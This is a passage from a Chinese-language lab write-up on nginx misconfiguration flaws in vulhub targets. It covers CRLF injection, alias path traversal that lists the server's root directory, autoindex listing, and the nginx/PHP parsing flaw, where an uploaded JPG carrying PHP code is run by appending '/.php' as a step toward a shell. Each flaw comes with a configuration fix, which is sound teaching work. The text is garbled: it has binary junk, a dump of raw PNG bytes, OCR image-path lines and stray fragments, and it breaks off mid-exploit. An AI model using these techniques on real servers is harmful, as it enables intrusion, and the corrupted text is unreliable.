ºq "f                    b`RY    Vo "f    r«\   m□ê □59526062-264"

KEY: http://127.0.0.1:8081/
HTTP/1.1 200 OK
Server: nginx/1.13.2
Date: Sun, 14 Jul 2024 06:25:26 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 612
Last-Modified: Tue, 27 Jun 2017 13:40:50 GMT
Connection: close
ETag: "59526062-264"
Accept-Ranges: bytes

<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
```

漏洞修复

升级Nginx，打补丁
关闭Nginx代理缓存

配置错误导致漏洞（insecure-configuration）*

漏洞简介

Nginx 配置错误导致漏洞有三种，分别是：

（1）CRLF注入漏洞；
（2）目录穿越遍历漏洞
（3）add_header被覆盖

环境搭建

本次的环境使用vulhub靶场，在ubuntu打开vulhub中的nginx/insecure-configuration目录，拉取镜像。并且查看镜像环境。

```
cd /root/vulhub/nginx/insecure-configuration/
docker-compose up -d
83 8081
```

```
[root@redis ~]# cd vulhub/nginx/insecure-configuration/
[root@redis insecure-configuration]# ls
1.png  2.png  3.png  4.png  5.png  configuration  docker-compose.yml  files  README.md  www
[root@redis insecure-configuration]# docker-compose up -d
WARN[0000] /root/vulhub/nginx/insecure-configuration/docker-compose.yml: `version` is obsolete
[+] Running 1/1
 ✔ Container insecure-configuration-nginx-1  Started                                    0.2s
[root@redis insecure-configuration]#
```

漏洞复现

0x01 CRLF:


（1）漏洞描述

回车换行（CRLF）注入攻击是一种当用户将CRLF字符插入到应用中而触发漏洞的攻击技巧。CRLF字符（%0d%0a）在许多互联网协议中表示行的结束，包括HTML，该字符解码后即为\ r\ n。这些字符可以被用来表示换行符，并且当该字符与HTTP协议请求和响应的头部一起联用时就有可能会出现各种各样的漏洞，包括http请求走私（HTTP RequestSmuggling）和http响应拆分（HTTP Response Splitting）。

查看Nginx文档，可以发现有三个表示uri的变量： 1.$uri 2.$document_uri 3.$request_uri 1和2表示的是解码以后的请求路径，不带参数；3表示的是完整的URI（没有解码）


Nginx会将$uri进行解码，导致传入%0d%0a即可引入换行符，造成CRLF注入漏洞。 错误的配置文件示例（原本的目的是为了让http的请求跳转到https上）：

```
location / { return 302 https://$host$uri; }
```




（2）漏洞复现


1.访问一个页面（http:your-ip:8080），进行抓包.



2.注入CLRF符号，并且设置一段XSS代码



3.注入CRLF符号，自定义cookie内容



（3）修复建议

修改配置文件如下：

```
location / {
        return 302 https://$host$request_uri;
}
```

0x02 目录穿越漏洞

（1）漏洞描述

Nginx在配置别名（Alias）的时候，如果忘记加/，将造成一个目录穿越漏洞。


错误的配置文件示例（原本的目的是为了让用户访问到/home/目录下的文件）：

```
location /files {
        alias /home/;
}
```

（2）漏洞复现

1.访问nginx站点(此处为默认站点)的files目录。

2.访问files.../，如果返回目录信息，说明存在目录穿越漏洞。



Index of /files../

../		
bin/	25-Apr-2017 17:20	-
boot/	04-Apr-2017 16:00	-
dev/	14-Jul-2024 06:36	-
etc/	14-Jul-2024 06:36	-
home/	28-May-2024 04:26	-
lib/	25-Apr-2017 17:20	-
lib32/	24-Apr-2017 17:02	-
lib64/	24-Apr-2017 17:02	-
libx32/	24-Apr-2017 17:02	-
media/	24-Apr-2017 17:02	-
mnt/	24-Apr-2017 17:02	-
opt/	24-Apr-2017 17:02	-
proc/	14-Jul-2024 06:36	-
root/	24-Apr-2017 17:02	-
run/	14-Jul-2024 06:36	-
sbin/	25-Apr-2017 17:20	-
srv/	24-Apr-2017 17:02	-
sys/	14-Jul-2024 06:36	-
tmp/	25-Apr-2017 17:20	-
usr/	25-Apr-2017 17:20	-
var/	25-Apr-2017 17:20	-

（3）修复建议

只需要保证 `location` 和 `alias` 的值都有后缀 `/` 或都没有 `/` 这个后缀

0x03 目录遍历漏洞

（1）漏洞描述

当Nginx配置文件中，autoindex 的值为on时，将造成一个目录遍历漏洞。

```
  client_max_body_size     100m;
  client_header_buffer_size 256k;
  large_client_header_buffers 4 256k;

    server {
        listen       80;
        server_name  localhost;

        #charset koi8-r;

        #access_log  logs/host.access.log  main;
        root   "c:/WWW";
        location / {
            index  index.html index.htm index.php 1.php;
            autoindex  on;
        }
location /files {
        autoindex on;
        alias c:/WWW/home/;
}
        #error_page  404              /404.html;

        # redirect server error pages to the static page /50x.html
        #
        error_page   500 502 503 504  /50x.html;
        location = /50x.html {
            root   html;
        }
```

（2）漏洞利用

由于使用的是vulhub靶场，为了方便就不添加目录了，但是当autoindex 的值为on时，将会造成如下图所示的目录遍历。

（3）修复建议

将 autoindex 的值为置为 off 。

Nginx解析漏洞（nginx_parsing_vulnerability）*

漏洞介绍

NGINX解析漏洞主要是由于NGINX配置文件以及PHP配置文件的错误配置导致的。这个漏洞与NGINX、PHP版本无关，属于用户配置不当造成的解析漏洞。具体来说，由于nginx.conf的配置导致nginx把以'.php'结尾的文件交给fastcgi处理，对于任意文件名，在后面添加/xxx.php（xxx为任意字符）后，即可将文件作为php解析。

当攻击者访问/phpinfo.jpg/abc.php时，Nginx将查看URL，看到他以.php结尾，并将路径传递给php fastcgi处理程序，php看到/phpinfo.jpg/abc.php不存在，便删除去最后的/abc.php，看到phpinfo.jpg存在，而后以php的形式执行.jpg的内容。

这里涉及到php的有一个选择：cgi.fix_pathinfo，该配置默认为1，开启状态，表示对文件路径进行“修理”。当php遇到文件路径“/1.aaa/2.bbb/3.cccc"文件时，若“/1.aaa/2.bbb/3.cccc"不存在，则会去掉最后的”/3.ccc",然后判断“/1.aaa/2.bbb”是否存在，若不存在，则继续去掉“/2.bbb”,以此类推。

环境搭建

打开vulhub靶场，nginx解析漏洞的地址时 /vulhub-master/nginx/nginx_parsing_vulnerability

```
cd  /root/vulhub/nginx/nginx_parsing_vulnerability
docker-compose up -d
85 80
86 443
```

```
[root@redis nginx_parsing_vulnerability]# ls
1.jpg  2.jpg  3.jpg  4.jpg  docker-compose.yml  nginx  php-fpm  README.md  start.sh  www
[root@redis nginx_parsing_vulnerability]# docker-compose up -d
WARN[0000] /root/vulhub/nginx/nginx_parsing_vulnerability/docker-compose.yml: `version` is obsolete
[+] Running 2/2
 ✔ Container nginx_parsing_vulnerability-php-1    Started
 ✔ Container nginx_parsing_vulnerability-nginx-1  Started
[root@redis nginx_parsing_vulnerability]# netstat -anpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:27017           0.0.0.0:*               LISTEN      1005/mongod
tcp        0      0 0.0.0.0:6379            0.0.0.0:*               LISTEN      56878/./redis-serve
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      79852/docker-proxy
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      57477/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1190/master
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      79834/docker-proxy
tcp        0      0 10.0.3.132:6379         10.0.3.112:37706        ESTABLISHED 56878/./redis-serve
tcp        0      0 192.168.124.104:22      192.168.124.103:21706   ESTABLISHED 62626/sshd: root@pt
tcp        0      0 10.0.3.132:6379         10.0.3.200:43826        ESTABLISHED 56878/./redis-serve
tcp        0      0 10.0.3.132:6379         10.0.3.112:37696        ESTABLISHED 56878/./redis-serve
tcp        0      0 10.0.3.132:22           10.0.3.100:41681        ESTABLISHED 74918/sshd: root@pt
tcp        0      1 10.0.3.132:58358        10.0.3.200:6666         SYN_SENT    79948/sh
tcp6       0      0 :::6379                 :::*                    LISTEN      56878/./redis-serve
tcp6       0      0 :::80                   :::*                    LISTEN      79857/docker-proxy
tcp6       0      0 :::22                   :::*                    LISTEN      57477/sshd
```

漏洞复现

该漏洞与Nginx、php版本无关，属于用户配置不当造成的解析漏洞。

访问 localhost /uploadfiles/nginx.png 则 正常显示

增加 /.php 后缀，则解析为php文件



```
PNG  IHDR`H7:TPLTE...y~tRNS@ H6Y
wIDATx...v0<&/6s...s88&7...gyi3$5W...di.]
Y][G;=4E5T...h...)zv7E2...bb9t...JV...r}
...$q^wIe ^(&<+r~6n,,,,,,V*:C...k...k...q 4...$l`E wwJ[[~&A(1;...{pp...
{o~zJ$...}X^...T#d... 2*f _*...`G... y...BY...^)f,}yJ<VD...D$s_x}-Gя_...a/
...E...\qI...8...&v> J)...W... ...瑀...j...fV...=M*...;...7...+{xK...xOr...a,J}M...w<...X...Q...y¾D...?...x_=
...IH...f...r`...E...n...k...k^`...B...}kM...D...-, n$s`...XX...8...Jx...0...c_...O...]...W...Z...<0...s...V90...<...[xMi...n...+...A...
...FBOoz0p?2...c_/...ej/...<... m ((...a...;u...{...7...0u...b...p..._<...c(... c_...X~`f...7)...Mj...祝...J...~`...2...%...Q...z...R...4...3...?
...B...|...z... ...Ba`W...i...T...+... ...-M...W...-p...ph...c...-0...ѕZ...z...ff... x...q20^...J...@...*`U...@...@...@'...{...0...?...?...gJ...7cg...a統
...N...8CG...Q...vK ...Spf...%| ...#a≒}3... VV...SZ^...M...m标...n2,...4...0...0...r...1...-t...Q...X-
...=E...ÙY...|Q...o...4wnK...0...@...1& ...?...ek...j...h...K...Le...jZ...O-,...C..._...%...l:...1...K...2...7...
..._...'l...y...; N...`...W...i...Qpq...c...B...ln.|...gmM2`s}...*)A...;...p...R*?...y...d...n...qpz...X...=9 D...w...e...*5...7...\W^)...e2...g^Wb=...|...
...^...ã-...<...._...{F...}... ...e...%G...<...Xl...@8H*...A3f~J...S+...:`...RG4...pPi;Nie...*...5...Z/
...3...S/V:...T...X...~x...w... D...c...]...C... ?...*`... ...7...K*...F...q...6...-...@...6...1...8PV...
X3BpE)...0...M...q#...,`...n...Σ...) ...zF...1.$`... L...|5...a...- Fi...|+...E...cGikd...7'...l...>r...
...v...?...<...v...eã...M...9j...Y...
```


PHP Version 8.3.2

漏洞利用1


上面已经确定niginx解析漏洞存在， 我们可以通过文件上传利用nginx解析漏洞获取shell

首先，找一个jpg格式的图片，上传，上传时使用burp suite抓包（建议使用bp的内置浏览器）



这里我们上传上面的jpg格式的图片，提交前进行抓包，图片中的位置添加

```
<?php echo phpinfo(); ?>
```



可以看到这里上传成功，该图片的位置如下


File uploaded successfully: /var/www/html/uploadfiles/5cf04fca2b07ef0e4ca5e86ae94aa395.jpg

我们利用nginx解析漏洞，添加/.php的后缀，可以看到phpinfo执行成功


漏洞利用2

还是用漏洞利用1 中的图片 ，不过我们在上传时，抓包后在图片末的位置添加的内容为

